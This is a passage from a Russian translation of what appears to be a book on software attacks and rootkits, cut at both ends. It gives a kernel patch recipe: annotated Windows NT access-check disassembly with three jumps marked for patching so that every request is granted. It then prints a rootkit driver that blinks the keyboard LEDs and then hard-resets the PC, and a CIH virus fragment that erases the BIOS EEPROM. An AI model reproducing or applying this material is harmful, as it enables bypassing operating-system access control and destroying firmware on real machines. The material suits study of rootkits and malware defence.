80199844                mov     [ebp+var_14],ebx ;ebx равен нулю
                                                ;похоже что он
                                                ; инициализирует
                                                ; набор локальных
                                                ; переменных
80199847                mov     [ebp+var_C],ebx
8019984A                mov     [ebp-1],bl
8019984D                mov     [ebp+var_2],bl
80199850                cmp     eax,ebx        ;проверяем что arg8
                                               ;равен нулю
80199852                jnz     short loc_80199857
80199854                mov     eax,[ebp+arg_4] ;arg4 указывает
                                                ;на "USER32 "
80199857
80199857 loc_80199857:
80199857                mov     edi,[ebp+arg_C] ;проверяем несколько
                                                ;флагов и снимаем
                                                ; этот флаг
8019985A                mov     [ebp+var_8],eax ;var_8 =arg_4
8019985D                test    edi,1000000h   ;очевидно флаги..
                                               ;желаемой маски
                                                ;доступа
80199863                jz      short loc_801998CA    ;обычно
                                               здесь переход..
                                               ;двигаемся вперед
                                               ;и делаем переход
80199865                push    [ebp+arg_18]
80199868                push    [ebp+var_8]
8019986B                push    dword_8014EE94
80199871                push    dword_8014EE90
80199877                call    sub_8019ADE0  ;еще одна недокументи-
                                              рованная подпрограмма
8019987C                test    al,al         ;код возврата
8019987E                jnz     short loc_80199890
80199880                mov     ecx,[ebp+arg_24]
80199883                xor     al,al
80199885                mov     dword ptr [ecx],0C0000061h
8019988B                jmp     loc_80199C0C
80199890 ;
=================================================================
здесь удаленный исходный код
801998CA ;
=================================================================
801998CA
801998CA loc_801998CA:                             ;здесь место выполненного
                                                   ; выше перехода
801998CA                                           ;sub_80199836
801998CA                mov     eax,[ebp+arg_0] ;arg0 указывает на
                                             ;Дескриптор безопасности
801998CD                mov     dx,[eax+2 ] ;смещение 2 которое есть
                                              ;числом 80 04...
801998D1                mov     cx,dx
801998D4                and     cx,4          ;80 04 становится 00 04
801998D8                jz      short loc_801998EA ;обычно перехода
                                                ;не осуществляется
801998DA                mov     esi,[eax+10h] ;SD [10h] - значение
                                              ;смещения до DACL в
                                              ; SD
801998DD                test    esi,esi   ;убедимся в существовании
801998DF                jz      short loc_801998EA
```

```
801998E1                test    dh,80h
801998E4                jz      short loc_801998EC
801998E6                add     esi,eax    ;переход к первому DACL
                                           ;в SD ******
801998E8                jmp     short loc_801998EC ;обычно здесь
                                                   все хорошо
                                               ;двигаемся вперед
                                               ;и выполняем переход
801998EA ;
=================================================================
801998EA
801998EA loc_801998EA:                    ;CODE XREF:sub_80199836+A2
801998EA                                   ;sub_80199836+A9
801998EA                xor     esi,esi
801998EC
801998EC loc_801998EC:                    ;CODE XREF:sub_80199836+AE
801998EC                                   ;sub_80199836+B2
801998EC                cmp     cx,4       ; здесь цель перехода
801998F0                jnz     loc_80199BC6
801998F6                test    esi,esi
801998F8                jz      loc_80199BC6
801998FE                test    edi,80000h   ;обычно здесь нет
                                             ;совпадения поэтому,
                                               ;двигаемся вперед
                                               ;и выполняем переход
80199904                jz      short loc_8019995E
***здесь удаленный исходный код ***
8019995E ;
=================================================================
8019995E
8019995E loc_8019995E:              ;CODE XREF:sub_80199836+CE
8019995E                                   ;sub_80199836+D4 ...
8019995E                movzx   eax,word ptr [esi+4] ;цель перехода
80199962                mov     [ebp+var_10],eax ;смещение 4 это
                                  ;количество элементов ACE в DACL
                                         ;var_10 =#Ace's
80199965                xor     eax,eax
80199967                cmp     [ebp+var_10],eax
8019996A                jnz     short loc_801999B7 ;обычный переход
***здесь удаленный исходный код ***
801999A2 ;
=================================================================
*** здесь удаленный исходный код ***
801999B7 ;
==================================================================
801999B7
801999B7 loc_801999B7:                  ;CODE XREF:sub_80199836+134
801999B7                test    byte ptr [ebp+arg_C+3 ],2 ;похоже
                                             ; на часть данных
                                             ;относительно флагов,
                                       ;мы обычно выполняем переход
801999BB                jz      loc_80199AD3
*** здесь удаленный исходный код ***
80199AD3 ;
=================================================================
80199AD3
80199AD3 loc_80199AD3:                    ;COD XREF:sub_80199836+185
80199AD3                mov     [ebp+var_C],0 ;здесь цель перехода
80199ADA                add     esi,8
80199ADD                cmp     [ebp+var_10],0 ;количество ACE
                                               ; равняется нулю?
80199AE1                jz      loc_80199B79    ;обычно это не так
80199AE7
80199AE7 loc_80199AE7:                  ;CODE XREF:sub_80199836+33D
80199AE7                test    edi,edi        ; регистр EDI очень
```

```
                                          ;важен. Мы будем продолжать
                                         ;чтобы вернуться к этой точке.
                                         ;после проверки каждого ACE
                                         ; при совпадении SID
                                         ;с помощью маски доступа
                                         ; каждого элемента ACE
                                         ; изменяется регистр EDI.
                                         ;Доступ предоставляется, если
                                         ;в регистре EDI нет никакого
                                         ; значения (регистр пуст)
80199AE9             jz      loc_80199B79 ;переход к процедуре.
                                                ; выхода (exit)
                                                ;если регистр EDI пуст
80199AEF             test    byte ptr [esi+1],8 ;проверка
                                                  ; значения ACE
                                           ;равного 8,второй байт..
                                            ;я не знаю, что это
                                            ;но если оно не 8
                                            ;это не вычисляется
                                            ;и не имеет значения
80199AF3             jnz     short loc_80199B64
80199AF5             mov     al,[esi]     ;это тип ACE,
                                  ;который может быть 0,1 или 4
80199AF7             test    al,al ;значение 0 это ALLOWED_TYPE
                                  ;значение 1 это DENIED_TYPE
80199AF9             jnz     short loc_80199B14 ;переходим к
                                  ;следующему блоку если это
                                   ; не тип 0
80199AFB             lea     eax,[esi+8] ;смещение 8 является SID
80199AFE             push    eax   ;команда push для ACE
80199AFF             push    [ebp+var_8]
80199B02             call    sub_801997C2 ;проверка того, что
                                          ;если вызывающая функция
                                        ; находит совпадение с SID
                                         ; возвращаемое значение 1
                                            ;говорит о совпадении,
                                              ; значение 0 говорит
                                        ; об отсутствии совпадения
80199B07             test    al,al
80199B09             jz      short loc_80199B64 ;здесь совпадение
                                   ; вполне нас устраивает,
                                  ;поскольку это список ALLOWED
                                  ;таким образом а 2-байтовая
                                     ; заплата стирает этот
                                    ;переход
                                    ;<ИСПРАВЬ МЕНЯ>
```

Итак, мы нашли первый бит кода, который следует исправить. Сравнение выполняется между параметрами доступа, установленными для запрашиваемого объекта, и правами доступа источника запроса. Выявление совпадения означает, что источнику запроса *разрешается* доступ к цели запроса. Хакеру нужен постоянный доступ. Если совпадения не наблюдается, выполняется переход с помощью команды `jz` (jump if zero). Таким образом, чтобы соответствие всегда сохранялось, достаточно стереть команду `jz`. На это уйдет 2 байта (`0x90 0x90`). Однако на этом дело не закончено, есть еще несколько мест, в которых необходимо внести исправления.

```
80199B0B             mov     eax,[esi+4]
80199B0E             not     eax
80199B10             and     edi,eax    ; вырезаем часть EDI при
                                        ;совпадении, на это
                                        ; может уйти несколько
                                        ;циклов. Помните, что
                                       ; нужно вырезать ВСЕ EDI
```

```
80199B12                jmp     short loc_80199B64
80199B14 ;
===================================================================
80199B14
80199B14 loc_80199B14:                  ;CODE XREF:sub_80199836+2C3
80199B14                cmp     al, 4     ; проверка типа 4 для ACE
80199B16                jnz     short loc_80199B4B  ;обычно другой
                                           ; тип, поэтому выполняем
                                           ; переход
***здесь удаленный исходный код ***
80199B4B ;
===================================================================
80199B4B
80199B4B loc_80199B4B:                  ;CODE XREF:sub_80199836+2E0j
80199B4B                cmp     al,1   ;проверка типа DENIED
80199B4D                jnz     short loc_80199B64
80199B4F                lea     eax,[esi+8] ;смещение 8 это SID
80199B52                push    eax
80199B53                push    [ebp+var_8]
80199B56                call    sub_801997C2 ;проверка SID
                                         ; запрашивающего
80199B5B                test    al,al       ;совпадение здесь
                                        ; НЕЖЕЛАТЕЛЬНО,
                                          ; поскольку это
                                          ; означает ОТКАЗ
                                          ; (DENIED)
80199B5D                jz      short loc_80199B64 ;поэтому делаем
                                           ; вместо JZ обычный
                                           ; переход JMP
                                           ; <ИСПРАВЬ МЕНЯ>
```

Мы обнаружили еще одно место, в котором необходимо внести изменения. Если в предыдущем случае сравнивались требования уровня доступа запрашивающего пользователя и требования, необходимые для доступа к цели запроса, то в данном случае при выявлении совпадения происходит *отказ* в доступе. Очевидно, что мы хотим этого избежать и не допустить совпадения. Переход с помощью команды `jz` происходит только при выявлении совпадения. Мы можем установить заплату вместо команды `jz` и использовать вместо нее команду `jmp`, при которой переход осуществляется всегда, независимо от результатов предшествующих действий.

```
80199B5F                test    [esi+4],edi     ;мы избегаем этой
                                          ; проверки флага с
                                          ; помощью заплаты
80199B62                jnz     short loc_80199B79
80199B64
80199B64 loc_80199B64:                 ;CODE XREF:sub_80199836+2BD
80199B64                               ;sub_80199836+2D3
80199B64                mov     ecx,[ebp+var_10] ;наша процедура
                                       ;цикла, вызванная выше
                                        ;var_10 это количество
                                        ;элементов ACE
80199B67                inc     [ebp+var_C]  ;var_C это текущий
                                         ;элемент ACE
80199B6A                movzx   eax,word ptr [esi+2] ;байт 3 - это
                                  ;смещение до следующего ACE
80199B6E                add     esi,eax          ;FFWD
80199B70                cmp     [ebp+var_C],ecx  ;проверяем все ли
                                        ; выполнили, если нет
80199B73                jb      loc_80199AE7  ;возвращаемся назад..
80199B79
80199B79 loc_80199B79:                  ;CODE XREF:sub_80199836+2AB
80199B79                                ;sub_80199836+2B3
80199B79                xor     eax,eax    ;это наша общая
```

```
                                            ; процедура выхода
80199B7B                test    edi,edi  ;если регистр EDI не пуст,
                                         ;то ранее было установлено
                                         ;состояние DENIED
80199B7D                jz      short loc_80199B91   ;поэтому,
                                        ; исправив JZ на JMP,
                                        ;мы навсегда избавимся от
                                       ; возвращения ACCESS_DENIED
                                        ;<ИСПРАВЬ МЕНЯ>
```

Целью последней выполняемой здесь проверки является определение результата вызова. Если по результатам предыдущих действий достигнуто состояние отказа в доступе, то перехода с помощью команды `jz` не состоится. Очевидно, что мы хотим добиться перехода при любых обстоятельствах, поэтому мы опять исправляем команду `jz` на `jmp`. Это последняя заплата, и теперь процедура всегда будет возвращать значение TRUE. Для заинтересованных читателей приводим окончание кода процедуры.

```
80199B7F                mov     ecx,[ebp+arg_1C]
80199B82                mov     [ecx ],   eax
80199B84                mov     eax,[ebp+arg_24]
                                ; STATUS_ACCESS_DENIED
80199B87                mov     dword ptr [eax ],0C0000022h
80199B8D                xor     al,al
80199B8F                jmp     short loc_80199C0C
80199B91 ;
==================================================================
80199B91
80199B91 loc_80199B91:                  ;CODE XREF:sub_80199836+347
80199B91                mov     eax,[ebp+1Ch ]
80199B94                mov     ecx,[ebp+arg_1C] ;результирующий код
                                                 ; в arg_1C
80199B97                or      eax,[ebp+arg_C ] ;передается в
                                                 ;маску
80199B9A                mov     [ecx],   eax
80199B9C                mov     ecx,[ebp+arg_24] ;результирующий код
                                                 ; arg_24,должен
                                                 ; быть равен нулю
80199B9F                jnz     short loc_80199BAB ;если все раньше
                                                 ;прошло хорошо, мы
                                                ; должны осуществить
                                                 ; переход
80199BA1                xor     al,al
80199BA3                mov     dword ptr [ecx],0C0000022h
80199BA9                jmp     short loc_80199C0C
80199BAB ;
==================================================================
80199BAB
80199BAB loc_80199BAB:                   ;CODE XREF:sub_80199836+369
80199BAB                mov     dword ptr [ecx],0
80199BB1                test    ebx,ebx
80199BB3                jz      short loc_80199C0A
80199BB5                push    [ebp+arg_20]
80199BB8                push    dword ptr [ebp+var_2]
80199BBB                push    dword ptr [ebp-1]
80199BBE                push    ebx
80199BBF                call    sub_8019DC80
80199BC4                jmp     short loc_80199C0A
80199BC6 ;
==================================================================
         здесь удаленный исходный код
80199C0A loc_80199C0A:                   ;CODE XREF:sub_80199836+123
80199C0A                                 ;sub_80199836+152
80199C0A                mov     al,1
```

```
80199C0C
80199C0C loc_80199C0C:                    ;CODE XREF:sub_80199836+55
80199C0C                                  ;sub_80199836+8F
80199C0C                pop     edi
80199C0D                pop     esi
80199C0E                pop     ebx
80199C0F                mov     esp,ebp
80199C11                pop     ebp
80199C12                retn    28h   ;и выйти здесь!
80199C12 sub_80199836   endp
```

Результат приведенной здесь заплаты заключается в том, что удаленный пользователь может подключаться к атакуемому компьютеру, используя анонимный конвейер IPC$, даже без ввода пароля он *способен уничтожать любой процесс, изменять и загружать/перезаписывать базу данных SAM*. Сложно назвать такую ситуацию хорошей. Анонимному пользователю предоставляются возможности, эквивалентные возможностям драйвера устройства с доступом к любой части защищенной вычислительной системы атакованного домена.

На основе примера с военно-морским флотом США, можно сделать вывод, что любая компьютерная программа, которая работает в пределах домена Windows NT, может безнаказанно получать доступ к любой другой части домена. Так почему же военно-морской флот упорно использует Windows NT?

Аппаратный вирус

Работая в ядре, мы получаем полный доступ к системе и можем взаимодействовать с любой частью адресного пространства. Помимо всего прочего, это означает, что мы можем читать и записывать данные в память BIOS на материнской плате или в периферийных устройствах.

В "прежние времена" память BIOS хранилась в постоянной памяти (ROM) или в памяти EEPROM, содержимое которых не могло изменяться с помощью программного обеспечения. В этих старых системах нужно было менять модули памяти или вручную стирать и перезаписывать память. Безусловно, это было не очень эффективно, поэтому в новых системах используется память EEPROM, которую еще называют флэш-памятью. Содержимое флэш-памяти можно изменять с помощью программного обеспечения.

На конкретном компьютере может использоваться до нескольких мегабайтов флэш-памяти на различных платах контроллеров и на материнской плате. Эта флэш-память практически никогда не используется в полном объеме, что оставляет огромные пространства памяти для записи программ "потайного хода" и вирусов. Неоспорим тот факт, что очень трудно осуществлять аудит этих областей памяти и содержимое этой памяти практически никогда нельзя просмотреть с помощью программных средств, запущенных на системе. Для доступа к аппаратной памяти требуется доступ на уровне драйвера. Более того, эта память совершенно не зависит от перезагрузки или переустановки системы.

Именно выживание "аппаратного вируса" после перезагрузки или переустановки системы является одним из его важнейших преимуществ. Даже при подозрении о компрометации системы, ее восстановление с магнитной ленты или с резервной копии не принесет пользы. Аппаратный вирус всегда был и останется одним из наиболее тщательно хранимых секретов "черной магии" хакеров. Однако у аппаратного

вируса есть и существенный недостаток. Он работает только на конкретном компьютере. То есть конкретный аппаратный вирус должен быть написан для "заражения" конкретных аппаратных средств атакуемого компьютера. Это означает, что такой вирус не может легко распространяться на другие компьютеры (если вообще сможет распространяться). Однако для ведения информационных войн это не имеет серьезного значения. Много раз аппаратные вирусы использовались для создания конкретного "потайного хода" или для перехвата сетевого трафика. В таком случае от вируса не требуется самостоятельного распространения.

Простой аппаратный вирус может предназначаться для передачи подложных данных в систему или чтобы игнорировать определенные события. Представим себе противовоздушную радарную систему, в которой используется операционная система VX-Works. В системе есть несколько карт флэш-памяти. Внедренный в одну из карт вирус получает привилегированный доступ к шине. Вирус предназначен только для одной цели — заставить радар игнорировать цели определенных типов.

О вирусах было известно задолго до того, как они были реально выявлены и записаны в памяти BIOS на материнской плате. В конце 1990-х годов так называемая *ошибка F00F* (*F00F bug*) оказалась способна полностью вывести из строя переносной компьютер. Хотя средства массовой информации широко разрекламировали вирус CIH (также известный как вирус Чернобыль), но код, использовавшийся в BIOS, был опубликован задолго до появления вируса CIH[3].

Память EEPROM широко используется на многих системах. Адаптеры Ethernet, видеокарты и периферийные устройства мультимедиа — во всех этих устройствах есть память EEPROM. В аппаратной памяти может содержаться флэш-прошивка, или прошивка может использоваться только для хранения данных. Для установки "потайного хода" предпочтительнее переписать прошивку, поскольку в данном случае на "потайной ход" не повлияют ни перезапуск, ни переустановка системы. Безусловно, задача перезаписи прошивки требует доскональных сведений о периферийных аппаратных средствах атакуемого компьютера. Однако в случае памяти BIOS на материнской плате процедура достаточно проста.

Операции чтения и записи для энергонезависимой памяти

Модули энергонезависимой памяти используются в огромном количестве устройств: в блоках дистанционного управления телевизором, в проигрывателях компакт-дисков, в беспроводных и мобильных телефонах, в факсах, камерах, радиоприемниках, в самоходных тележках, в одометрах, в пропускных системах, принтерах и ксероксах, модемах, пейджерах, в спутниковых телефонах, в устройствах сканирования штрих-кодов, в измерительных устройствах и тестерах.

Для доступа к флэш-памяти можно воспользоваться простыми командами `in` и `out`. Обычно на модуле флэш-памяти находится управляющий регистр и порт данных. В управляющем регистре размещаются управляющие сообщения, а порт данных используется для осуществления операций чтения и записи во флэш-память. В некоторых случаях используемая на чипе память "отображается" в физическую память, что означает возможность доступа как к простой последовательной памяти.

---

[3] *Более подробную информацию о вирусе CIH можно получить по адресу* `http://www.f-secure.com/cih/`.

Обычно команда передается в чип ROM-памяти с помощью команды `out`. В зависимости от использованного языка, в формате команд `in` и `out` могут быть небольшие различия, но в целом они служат для выполнения аналогичных задач, как, например, показано ниже.

```
OUT( some_byte_value, eeprom_register_address );
```

В системе Windows NT есть блоки памяти в диапазоне адресов между `F0000000` и `FFFFFFFF`, в которых могут присутствовать пустые места. Размер программ "потайного хода" или набора средств для взлома может составлять всего несколько сотен байтов, поэтому найти пустое место для размещения такого кода не составит особого труда. Эта область памяти используется различными периферийными устройствами и материнской платой. В памяти по адресам между `0000` и `FFFF` обычно хранятся порты ввода-вывода различных устройств. Эта память может использоваться для настройки параметров и других подобных задач. Участок памяти между адресами `F9000` и `F9FFF` размером в 4 Кбайт зарезервирован для памяти BIOS на материнской плате. Область между адресами `A0000` и `C7FFF` используется для размещения буферов видеоданных и данных о конфигурации видеокарты.

Операции чтения и записи для памяти, встроенной в важнейшие устройства

В этом разделе мы продемонстрируем операции чтения из памяти и записи в память аппаратных средств с помощью набора средств для взлома. Кроме того, мы покажем, как перезагрузить компьютер с разрушением прежнего программного обеспечения (так называемая hard boot). Этот материал послужит прекрасной отправной точкой для тех, кто хочет научиться управлять сложными аппаратными средствами с помощью наборов средств для взлома.

Любопытная форма взаимодействия пользователя и компьютера может быть организована с помощью светодиодов на клавиатуре. Чип контроллера клавиатуры 8048 может использоваться для включения и выключения различных светодиодных лампочек на клавиатуре. Это можно считать скрытой формой взаимодействия между набором средств для взлома и пользователем терминала.

Мы добавили комментарии по ходу исполнения нашего кода.

```
// драйвер устройства для установки светодиодных ламп на клавиатуре
// взят с сайта www.rootkit.com
#include "ntddk.h"
#include <stdio.h>

VOID rootkit_command_thread(PVOID context);
HANDLE gWorkerThread;
PKTIMER    gTimer;
PKDPC   gDPCP;
UCHAR g_key_bits = 0;
```

Далее приведены различные "определения" для операций с аппаратными средствами. Они взяты из документации по чипу контроллера клавиатуры 8042. "Портом" ввода-вывода является адрес 0x60 или 0x64, в зависимости от операции. Эти порты предназначены для проведения однобайтовых операций. Управляющий байт `0xED` указывает, что мы хотим установить светодиод.

```
// команды
#define READ_CONTROLLER       0x20
#define WRITE_CONTROLLER      0x60

// управляющие байты
#define SET_LEDS              0xED
#define KEY_RESET             0xFF

// ответы от клавиатуры
#define KEY_ACK          0xFA // подтверждение
#define KEY_AGAIN        0xFE // отправить еще раз

// порты чипа 8042
// при чтении из порта 64 он называется STATUS_BYTE
// при записи в порт 64 он называется COMMAND_BYTE
// при операции чтения-записи на порту 64 он называется DATA_BYTE
PUCHAR KEYBOARD_PORT_60 = (PUCHAR)0x60;
PUCHAR KEYBOARD_PORT_64 = (PUCHAR)0x64;

// биты регистра состояния устройства
#define IBUFFER_FULL      0x02
#define OBUFFER_FULL      0x01
```

Когда мы отправляем команду для установки светодиодных лампочек, сразу после этой команды должна следовать команда со значением другого байта. Во втором байте указывается, какие светодиоды мы хотим переключить. Следующие биты указывают на индикаторы для клавиш <Scroll Lock>, <Num Lock> и <Caps Lock>. Когда значение бита равно единице, то на клавиатуре загорается соответствующий индикатор.

```
// флаги для индикаторов на клавиатуре
#define SCROLL_LOCK_BIT      (0x01 << 0)
#define NUMLOCK_BIT          (0x01 << 1)
#define CAPS_LOCK_BIT        (0x01 << 2)
```

При записи данных в аппаратное средство обычно приходится ожидать, пока устройство не перейдет в состояние готовности. Для клавиатуры нам необходимо проверить, что входной буфер пуст. В следующем коде используется набор циклов, ожидающих перехода в это состояние. Кроме этого, обратите внимание на вызов функции `KeStallExecutionProcessor`. Этот вызов необходим, поскольку мы ожидаем освобождения устройства. При работе с аппаратными средствами обычно между операциями происходят небольшие задержки. Этот вызов останавливает процессор на 666 мс.

```
ULONG WaitForKeyboard()
{
    char _t[255];
    int i = 100; // количество циклов
    UCHAR mychar;

    DbgPrint("ожидание до освобождения клавиатуры \n");
    do
    {
        mychar = READ_PORT_UCHAR( KEYBOARD_PORT_64 );

        KeStallExecutionProcessor(666);
        _snprintf(_t, 253, "WaitForKeyboard::читаем файл %02X
↳ из порта 0x64\n", mychar);
        DbgPrint(_t);

        if(!(mychar & IBUFFER_FULL)) break; //если флаг снят, двигаемся вперед
    }
    while (i—);
```

```
    if(i) return TRUE;
    return FALSE;
}

// вызываем WaitForKeyboard до вызова этой функции
void DrainOutputBuffer()
{
    char _t[255];
    int i = 100;     // количество циклов
    UCHAR c;

    DbgPrint("очистка буфера клавиатуры\n");
    do
    {

        c = READ_PORT_UCHAR(KEYBOARD_PORT_64);

        KeStallExecutionProcessor(666);

        _snprintf(_t, 253, "DrainOutputBuffer::читаем байт %02X из порта
 ↳ 0x64\n", c);
        DbgPrint(_t);

        if(!(c & OBUFFER_FULL)) break; // if флаг пуст, двигаемся вперед

        // берем байт в исходящем буфере
        c = READ_PORT_UCHAR(KEYBOARD_PORT_60);

        _snprintf(_t, 253, "DrainOutputBuffer::читаем байт %02X
↳ из порта 0x60\n", c);
        DbgPrint(_t);
}
    while (i—);
}

ULONG gCount = 0;
```

С помощью этой процедуры управляющие байты отправляются контроллеру клавиатуры с целью вызвать полный сброс данных центрального процессора. Сначала мы ожидаем освобождения клавиатуры, а затем отправляем управляющий байт `0xFE` на порт `0x64`. Мгновенно происходит “жесткая” загрузка компьютера.

```
ULONG ResetPC()
{
    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();
        WRITE_PORT_UCHAR( KEYBOARD_PORT_64, 0xFE );
    }
    else
    {
        DbgPrint("ResetPC::время ожидания клавиатуры\n");
        return FALSE;
    }
    return TRUE;
}
```

Эта процедура ожидает освобождения памяти и затем отправляет специальный управляющий байт на порт `0x60`.

```
// записать байт в порт данных по адресу 0x60
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
    char _t[255];
```

```
    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();

        _snprintf(_t, 253, "SendKeyboardCommand::отправляем байт %02X
➥ на порт 0x60\n", theCommand);
        DbgPrint(_t);

        WRITE_PORT_UCHAR( KEYBOARD_PORT_60, theCommand );

        DbgPrint("SendKeyboardCommand::отправка\n");
    }
    else
    {
        DbgPrint("SendKeyboardCommand::время ожидания до освобождения
➥ клавиатуры\n");
        return FALSE;
    }

    // TODO: ожидаем пакета ACK или RESEND от клавиатуры

    return TRUE;
}
```

Это удобная процедура, в которой используется специальная битовая маска для включения LED-индикаторов на клавиатуре. Для некоторых клавиатур включение индикатора Num Lock означает переход в этот режим. Это проблема, но мы оставим ее решение для наших читателей.

```
void SetLEDS( UCHAR theLEDS )
{
    // подготовка для установки индикаторов LED
    if(FALSE == SendKeyboardCommand( 0xED ))
    {
        DbgPrint("SetLEDS::ошибка при отправке команды клавиатуре\n");
    }

    // отправляем флаги для светодиодов
    if(FALSE == SendKeyboardCommand( theLEDS ))
    {
        DbgPrint("SetLEDS:: ошибка при отправке команды клавиатуре\n");
    }
}

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: вызвана функция OnUnload\n");
    KeCancelTimer( gTimer );
    ExFreePool( gTimer );
    АЛ= 1,91ExFreePool( gDPCP );
}
```

Эта процедура представляет собой обратный вызов, который происходит каждые 300 мс. Согласно этому вызову, мы изменяем шаблон включенных индикаторов клавиатуры. В результате мы можем наблюдать красивую картинку мигающих на клавиатуре индикаторов. После 100 циклов процедура перезагружает компьютер.

Эта процедура вызывается с помощью отложенного вызова процедуры. После выгрузки драйвера мы должны гарантировать отмену вызова отложенной процедуры с помощью `KeCancelTimer()`.

```
// вызывается периодически
VOID timerDPC(    IN PKDPC Dpc,
```

```
                  IN PVOID DeferredContext,
                  IN PVOID sys1,
                  IN PVOID sys2)
{
    if(!g_key_bits++) SetLEDS( 0x04 );
    else
    {
        g_key_bits=0;
        SetLEDS(0x01);
        if(gCount++ > 100) ResetPC();
    }
}
```

Главная процедура набора средств для взлома инициализирует и запускает таймер с помощью вызова функции `KeSetTimerEx()`. Третий аргумент вызова (300) представляет собой количество миллисекунд между событиями таймера.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN
↳ PUNICODE_STRING theRegistryPath )
{
    LARGE_INTEGER timeout;

    theDriverObject->DriverUnload  = OnUnload;
    // these objects must be nonpaged
    gTimer = ExAllocatePool(NonPagedPool,sizeof(KTIMER));
    gDPCP = ExAllocatePool(NonPagedPool,sizeof(KDPC));

timeout.QuadPart = -10;

KeInitializeTimer( gTimer );
KeInitializeDpc( gDPCP, timerDPC, NULL );
    if(TRUE == KeSetTimerEx( gTimer, timeout, 300, gDPCP)) // таймер 300 мс
    {
        DbgPrint("Таймер был уже поставлен в очередь..");
    }

    return STATUS_SUCCESS;
}
```

Этот листинг завершает наш пример по созданию драйвера устройства. Этот простой драйвер можно усовершенствовать для управления другими аппаратными средствами. Итак, помните, что небрежность в отношении аппаратных средств может привести к серьезному ущербу для компьютера.

Разрешение операций чтения и записи для памяти EEPROM

В данном примере мы использовали предположение, что на нашем компьютере используется материнская плата на основе чипсета 430TX. В качестве контроллера используется чип 82439TX (MTXC). Следующие регистры "отображаются" в доступное пользователю адресное пространство.

```
CONFADD     0xCF8
Configuration Register

CONFDATA     0xCFC
Configuration Data Register
```

Регистр `CONFADD` управляет выбором PCI устройства. Каждое устройство на PCI-шине может иметь 256 8-битовых "регистров". Чтобы обратиться к регистру конфигурации, сначала в регистр `CONFADD` должно быть занесено число, в котором указываются номер устройства на шине, номер самого устройства, номер функции и адрес конфигурационного регистра искомого устройства. Затем регистр `CONFDATA`

превращается в “окно”, в котором отображается около 4 байт конфигурационного пространства. Любое обращение в регистр CONFDATA преобразуется в команды чтения/записи для конфигурационного пространства согласно установкам в CONFADD регистре.

Интересно отметить, что сам чип MTXC может рассматриваться как устройство и вполне реально воспользоваться регистрами CONFADD/CONFDATA для настройки самого этого чипа. Чтобы получить таблицы управляющих кодов и доступных параметров чипа PCI, мы рекомендуем обратиться к официальной документации Intel.

Вирус CIH

Вирус CIH является самым “знаменитым” вирусом, который предназначен для перезаписи памяти EEPROM на аппаратных устройствах. Вирус CIH позволяет проводить атаки только на материнские платы, совместимые с чипсетом 430TX. Здесь мы представим несколько фрагментов кода вируса CIH, которые позволяют записывать данные в память BIOS. Обратите внимание, что операции выполняются в отношении регистра конфигурационных данных для чипсета 430TX. В зависимости от значений, записанных через этот порт в виртуальную память, отображаются различные области памяти EEPROM. Вирус “проходит” несколько областей памяти и пытается уничтожить всю хранящуюся там информацию.

```
; **********************************
; * Уничтожение памяти BIOS EEPROM *
; **********************************

        mov    bp, 0cf8h
        lea    esi, IOForEEPROM-@7[esi]

; ***********************

; * Показать страницу   *
; * BIOS в диапазоне    *
; * 000E0000 - 000EFFFF *
; *    (   64 KB   )    *
; ***********************

        mov    edi, 8000384ch
        mov    dx, 0cfeh
        cli
        call   esi

; ***********************

; * Показать страницу   *
; * BIOS в диапазоне    *
; * 000F0000 - 000FFFFF *
; *    (   64 KB   )    *
; ***********************

        mov    di, 0058h
        dec    edx                         ; and al,0fh
        mov    word ptr (BooleanCalculateCode-@10)[esi], 0f24h
        call  esi

; ***********************

; * Показать данные BIOS *
; * Extra ROM в памяти   *
```

```
; * 000E0000 - 000E01FF  *
; *   (   512 Bytes   )  *
; * , и в область памяти *
; * Extra BIOS можно     *
; * записывать данные... *
; ************************

        lea    ebx, EnableEEPROMToWrite-@10[esi]
        mov    eax, 0e5555h
        mov    ecx, 0e2aaah
        call   ebx
        mov    byte ptr [eax], 60h
        push   ecx
        loop   $

; **************************

; * Уничтожить данные BIOS *
; *  Extra ROM в памяти    *
; * 000E0000 - 000E007F    *
; *    (   80h Bytes   )   *
; **************************

        xor    ah, ah
        mov    [eax], al

        xchg   ecx, eax
        loop   $

; ************************

; * Показать и сделать   *
; * данные BIOS Main ROM *
; * 000E0000 - 000FFFFF  *
; *    (   128 KB   )    *
; * доступными для записи*
; ************************

        mov    eax, 0f5555h
        pop    ecx
        mov    ch, 0aah
        call   ebx
        mov    byte ptr [eax], 20h
        loop   $

; **************************

; * Уничтожить данные BIOS *
; *   Main ROM в памяти    *
; *   000FE000 - 000FE07F  *
; *    (   80h Bytes   )   *
; **************************

        mov    ah, 0e0h
        mov    [eax], al

; ************************
; * Скрыть страницу BIOS *
; * в диапазоне адресов  *
; * 000F0000 - 000FFFFF  *
; *    (   64 KB   )     *
; ************************
                                          ; or al,10h
        mov    word ptr (BooleanCalculateCode-@10)[esi], 100ch
        call   esi
```

```
; ***********************************
; * Разрешить запись в память EEPROM *
; ***********************************

EnableEEPROMToWrite:
        mov    [eax], cl
        mov    [ecx], al
        mov    byte ptr [eax], 80h
        mov    [eax], cl
        mov    [ecx], al
        ret

; ***********************************
; * Операции ввода-вывода для EEPROM *
; ***********************************
IOForEEPROM:
@10     =      IOForEEPROM
        xchg   eax, edi
        xchg   edx, ebp
        out    dx, eax
        xchg   eax, edi
        xchg   edx, ebp
        in     al, dx

BooleanCalculateCode   =    $
        or     al, 44h
        xchg   eax, edi
        xchg   edx, ebp
        out    dx, eax
        xchg   eax, edi
        xchg   edx, ebp
        out    dx, al
        ret
```

Память EEPROM и синхронизация

Синхронизация, или согласование по времени, имеет огромное значение для операций с памятью EEPROM. Расскажем одну веселую историю. Хакер написал программу атаки для затирания памяти EEPROM в маршрутизаторе Cisco. Однако в оригинальный код программы атаки он не добавил таймер. В результате его код оказался слишком быстрым и он перезаписывал только каждый пятый байт! Решение проблемы заключалось в замедлении операций записи с помощью добавления задержки в несколько сотен миллисекунд между каждой операцией. Каждая микросхема немного отличается, и приходится определять значение задержки, необходимой для операций чтения и записи, конкретно для каждой микросхемы.

В этом фрагменте кода выполняется операция чтения для памяти EEPROM сетевого адаптера Ethernet 3-Com 3C5x9[4]. Обратите внимание на вызов для создания задержки в 162 мс.

```
/* Чтение памяти EEPROM. */
